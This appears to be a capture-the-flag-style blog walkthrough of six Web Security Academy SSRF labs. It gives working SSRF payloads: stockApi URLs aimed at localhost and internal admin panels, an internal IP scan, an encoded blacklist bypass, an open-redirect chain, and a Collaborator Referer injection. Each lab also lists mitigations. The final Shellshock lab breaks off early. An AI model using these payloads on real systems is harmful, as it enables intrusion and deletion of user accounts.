

Lab 1: Basic SSRF Against the Local Server

Lab Overview
This lab demonstrates a Server-Side Request Forgery (SSRF) vulnerability in a stock check feature. The application fetches stock information from an internal system, and by manipulating the request, it is possible to make the server issue requests to internal endpoints such as the admin interface.
The goal is to:
- Access the internal admin panel at
http://localhost/admin- Delete the user carlos
Initial Observation: Admin Panel Restriction
Directly accessing the admin panel in the browser results in an access restriction message.

"Admin interface only available if logged in as an administrator, or if requested from loopback"

This indicates:
- The admin panel is protected
- Access is allowed only from localhost (loopback)
Identifying the Stock Check Feature
On the product page, there is a Check stock functionality that retrieves stock data for different locations.

Intercepting the Stock Check Request
Using Burp Suite, intercept the request sent when clicking Check stock.
Captured request:
POST /product/stock HTTP/2
Content-Type: application/x-www-form-urlencoded
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=2
Understanding the Vulnerability
The application:
- Takes the value of
stockApi - Makes a server-side HTTP request to that URL
- Returns the response to the user
No validation is performed on the supplied URL.
This makes the application vulnerable to SSRF.
Exploiting SSRF to Access the Admin Panel
Modify the stockApi parameter to point to the internal admin endpoint:
stockApi=http://localhost/adminSend the request.

This confirms:
- The request was made from the server itself
- The server is trusted as a loopback client
- Admin access is granted
Identifying the Delete User Functionality
In the admin panel response, links are visible for deleting users:
/admin/delete?username=carlos
Deleting the User Carlos via SSRF

Modify the stockApi parameter again to call the delete endpoint directly:
stockApi=http://localhost/admin/delete?username=carlosSend the request.

Root Cause Analysis
The vulnerability exists because:
- User-controlled input is used in a server-side HTTP request
- No allowlist or validation is applied
- Internal services trust requests from localhost
- Sensitive admin functionality is exposed internally
Mitigation
- Implement strict allowlisting of domains/IPs
- Block access to loopback and internal IP ranges
- Use network-level segmentation
- Avoid making server-side requests based on user input
Lab 2: Basic SSRF Against Another Back-End System
Lab Overview

This lab contains a stock check feature that fetches data from an internal back-end system. The application is vulnerable to Server-Side Request Forgery (SSRF), allowing an attacker to make the server send requests to internal IP addresses.
Objective:
- Scan the internal network range
192.168.0.X - Identify an admin interface running on port
8080 - Use it to delete the user carlos
Initial Recon: Direct Admin Access Fails
Trying to directly access the /admin endpoint from the browser results in a Not Found / inaccessible response.
This confirms:
- The admin interface is not exposed externally
- It likely exists only on an internal back-end system

Identifying the Stock Check Functionality
On the product page, there is a Check stock feature that queries an internal API to retrieve stock levels for a selected location.


Intercepting the Stock Check Request
Using Burp Suite, intercept the request generated when clicking Check stock.
The request looks like this:
POST /product/stock HTTP/2
Content-Type: application/x-www-form-urlencoded
stockApi=http://192.168.0.1:8080/product/stock/check?productId=1&storeId=1
Understanding the Vulnerability
The application:
- Takes the
stockApiparameter directly from user input - Performs a server-side HTTP request
- Returns the response to the client
There is no validation or allowlisting on the destination URL.
This makes the feature vulnerable to SSRF, allowing internal network scanning.
Placing the address giving in the description of lab

Scanning the Internal Network via SSRF
To identify the internal admin interface, use Burp Intruder to brute-force the last octet of the IP address.
Payload setup:
http://192.168.0.§X§:8080/admin- Attack type: Sniper
- Payload type: Numbers
- Range:
1→255

Identifying the Live Admin Host
While running the Intruder attack, most requests return errors. One request stands out with:
- HTTP 200
- Larger response length
- Admin panel HTML content
The valid internal host is identified as:
192.168.0.68:8080

Accessing the Admin Interface via SSRF
Manually modify the request to directly access the admin panel:
stockApi=http://192.168.0.68:8080/adminSending this request successfully loads the admin interface through SSRF.

Deleting User Carlos
From the admin response, the delete endpoint is visible:
/admin/delete?username=carlosUpdate the request:
stockApi=http://192.168.0.68:8080/admin/delete?username=carlosSend the request.

Lab Completion
After deleting the user carlos, the lab is marked as solved.

Root Cause Analysis
The vulnerability exists because:
- User input is used directly in a server-side HTTP request
- No restrictions on internal IP ranges
- Internal admin services trust requests from internal hosts
- SSRF allows attackers to pivot into the internal network
Mitigation
- Enforce strict URL allowlists
- Block requests to private IP ranges
- Use DNS pinning and request filtering
- Isolate internal admin services at the network level
Lab 3 : Blind SSRF with out-of-band detection

Lab Overview
In this lab, the application uses analytics software that fetches the URL specified in the Referer header whenever a product page is loaded.
The vulnerability here is Blind SSRF, meaning:
- The server makes a request on our behalf
- We do not see the response in the browser
- We must rely on out-of-band (OAST) detection to confirm exploitation
Goal: Trigger an HTTP request to a Burp Collaborator server.
Step 1: Identify Where User Input Is Used

Open any product and click View details.
Step 2: Intercept the Product Request

When the product page loads, intercept the request in Burp Proxy.
You will see a request like this:
GET /product?productId=1 HTTP/2
Host: <lab-id>.web-security-academy.net
Referer: https://<lab-id>.web-security-academy.net/
Observation:
- The
Refererheader is present - The lab description already hints that this header is fetched server-side
Step 3: Generate a Burp Collaborator Payload
Now we need an external server to detect SSRF.
- Go to the Collaborator tab in Burp
- Click Copy to clipboard
- This gives you a unique payload like:
am0m6xvr2585s1d7x4rsy7nbk2qtek29.oastify.com
Step 4: Inject the Collaborator Payload into Referer

Modify the intercepted request:
Referer: http://am0m6xvr2585s1d7x4rsy7nbk2qtek29.oastify.comThen send the request.
Important:
- You will not see anything unusual in the response
- This is why the attack is called Blind SSRF

Step 5: Poll Burp Collaborator for Interactions
Go back to the Collaborator tab and click Poll now.
If the application is vulnerable, you will see:
- DNS interaction
- HTTP interaction
This proves the server made a request to your controlled domain.
Step 6: Inspect the Collaborator Response

Click the HTTP interaction to view the response details.
You'll see a response like:
HTTP/1.1 200 OK
Server: Burp Collaborator
This confirms:
- The request originated from the server
- The application is vulnerable to Blind SSRF
Lab Solved
Once the Collaborator interaction is detected, the lab is automatically marked as solved.

Root Cause Analysis
The vulnerability exists because:
- The application trusts the
Refererheader - The analytics service fetches the URL server-side
- No validation or allowlist is enforced
- User-controlled headers reach internal request logic
Mitigation
- Do not fetch external URLs from HTTP headers
- Apply strict allowlisting
- Block access to internal metadata and external domains
- Use network-level egress controls
Lab 4 :SSRF with Blacklist-Based Input Filter
Lab Overview

In this lab, the application includes a stock check feature that fetches data from an internal system based on a user-controlled URL.
The goal of the lab is to access the admin interface at:
http://localhost/adminand delete the user carlos.
However, the application implements two weak blacklist-based anti-SSRF defenses, which attempt to block access to internal resources.
Vulnerability Type:
Server-Side Request Forgery (SSRF) with blacklist-based input filtering
Goal:
Bypass the blacklist filters and access the internal admin endpoint to delete the user carlos.
Step 1: Identify the SSRF Entry Point
Open any product page and click on View details, then choose a location and click Check stock.
This action triggers a request to the backend stock-checking functionality.


Step 2: Intercept the Stock Check Request

Intercept the request in Burp Proxy.
You will observe a request similar to:
POST /product/stock HTTP/2
Content-Type: application/x-www-form-urlencoded
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1
Observation:
- The
stockApiparameter contains a URL - This URL is fetched server-side
- This parameter is the SSRF injection point

Step 3: Attempt Direct Access to Localhost (Blocked)
Next, try replacing the value of stockApi with:
http://127.0.0.1/adminThe server responds with:
"External stock check blocked for security reasons"Observation:
- The application blocks:
localhost127.0.0.1- This confirms the presence of a blacklist-based filter

Step 4: Bypass the Blacklist Using URL Encoding
Blacklist-based filters are often weak and rely on string matching.
To bypass the filter, URL-encode part of the IP address:
http://127.1/%2561dminExplanation:
%25decodes to%%61decodes toa%2561→%61→a/adminis reconstructed after decoding

Step 5: Access the Internal Admin Interface
After sending the encoded request, the response now contains the admin panel:
Users
wiener - Delete
carlos - Delete
This confirms:
- The blacklist filter was bypassed
- The request was made from the loopback interface
- Internal admin access was successfully achieved
Step 6: Delete the User carlos
Now modify the payload to include the delete action:
http://127.1/%2561dmin/delete?username=carlosSend the request again


Lab Solved
After deleting the user carlos, the lab is marked as solved.
Root Cause Analysis
The vulnerability exists because:
- User-controlled input is used to construct server-side HTTP requests
- The application relies on blacklist-based filtering
- Blacklists can be bypassed using:
- URL encoding
- Alternate IP representations
- No strict allowlist or proper URL parsing is implemented
Mitigation
- Avoid using blacklists for SSRF prevention
- Implement strict allowlisting of allowed domains
- Resolve and validate hostnames after decoding
- Block access to:
- Loopback addresses
- Internal IP ranges
- Metadata services
- Enforce network-level egress restrictions
Lab 5 : SSRF with Filter Bypass via Open Redirection Vulnerability
Lab Overview

In this lab, the application provides a stock check feature that fetches data from an internal back-end system.
However, the stock checker is restricted:
- It can only access local application URLs
- Direct requests to internal IPs (like
192.168.0.12) are blocked - A blacklist-based filter prevents direct SSRF attempts
The key challenge is that direct SSRF does not work.
Goal Bypass the SSRF filter using an open redirection vulnerability, access the internal admin panel at:
http://192.168.0.12:8080/adminand delete the user carlos.
Step 1: Locate the Stock Check Functionality
Open any product and click View details.
On the product page:
- Select a location
- Click Check stock


Step 2: Intercept the Stock Check Request
Intercept the request in Burp Proxy.
You'll see a request similar to:

POST /product/stock HTTP/2
Content-Type: application/x-www-form-urlencoded
stockApi=/product/stock/check?productId=1&storeId=1
Observation
- The
stockApiparameter controls the backend request - This is the SSRF injection point
Step 3: Attempt Direct SSRF (Fails)

Try accessing the internal admin interface directly:
stockApi=http://192.168.0.12:8080/adminThe response returns:
Invalid external stock check URLor
External stock check blocked for security reasonsConclusion
- Direct internal IP access is blocked
- A blacklist or allowlist is in place
Step 3: Attempt Direct SSRF (Fails)
Try accessing the internal admin interface directly:
stockApi=http://192.168.0.12:8080/adminThe response returns:
Invalid external stock check URLor
External stock check blocked for security reasonsConclusion
- Direct internal IP access is blocked
- A blacklist or allowlist is in place
Step 4: Identify an Open Redirect in the Application

While browsing products, click Next product and intercept the request.
You'll find a request like:
GET /product/nextProduct?currentProductId=2&path=/product?productId=3Key Observation
- The
pathparameter controls where the application redirects - This indicates a potential open redirect

Step 5: Confirm the Open Redirect
Modify the path parameter to an external URL:
GET /product/nextProduct?currentProductId=2&path=http://192.168.0.12:8080/adminResponse:
HTTP/2 302 Found
Location: http://192.168.0.12:8080/admin
Result
- The application performs a redirect to an arbitrary URL
- This confirms a working open redirect

Step 6: Chain Open Redirect with SSRF
Now we combine both vulnerabilities.
Instead of sending a direct internal URL, we make the stock checker request a local URL that redirects internally.
Payload:
stockApi=/product/nextProduct?currentProductId=2&path=http://192.168.0.12:8080/adminWhy this works
- The stock checker allows local paths
- It follows redirects
- The redirect leads to the internal admin service

Step 7: Access the Admin Interface via SSRF
The response now contains the admin panel HTML:
Users
wiener - Delete
carlos - Delete
Step 8: Delete the User carlos
Modify the payload to trigger the delete action:
stockApi=/product/nextProduct?currentProductId=2&path=http://192.168.0.12:8080/admin/delete?username=carlosSend the request.

Response confirms:
User deleted successfully!

Lab Solved
Once the delete request succeeds, the lab is marked as solved automatically.
Root Cause Analysis
This vulnerability exists due to two issues chained together:
- SSRF protection relies on weak filtering
- Only blocks direct internal IP usage
- Trusts application-relative URLs
2. Open Redirect vulnerability
- Allows arbitrary redirects via the
pathparameter - Redirects are followed by the backend HTTP client
Together, this enables SSRF filter bypass via redirection chaining.
Mitigation
- Do not follow redirects in backend HTTP requests
- Use strict allowlists for backend destinations
- Prevent open redirects by validating redirect targets
- Block access to internal IP ranges at the network level
- Treat relative URLs as untrusted input
Lab 6 : Blind SSRF with Shellshock Exploitation
Lab Overview
In this lab, the application uses analytics software that fetches the URL specified in the Referer header whenever a product page is loaded.
The vulnerability chain here involves:
- Blind SSRF (Server-Side Request Forgery)
- Shellshock command injection
- Out-of-band (OAST) exfiltration using Burp Collaborator
Why this is Blind SSRF
- The server makes requests on our behalf
- We do not see the response in the browser
- Confirmation requires Burp Collaborator interactions
Goal
- Trigger a blind SSRF against an internal server in the
192.168.0.Xrange on port8080 - Exploit Shellshock on that internal server
- Exfiltrate the OS username via Burp Collaborator
- Submit the username to solve the lab
Step 1: Identify Where the Referer Header Is Used

Open any product and click View details.
This action triggers a request that includes a Referer header.
Step 2: Intercept the Product Request
Intercept the request in Burp Proxy.
You will see something like:
GET /product?productId=1 HTTP/2
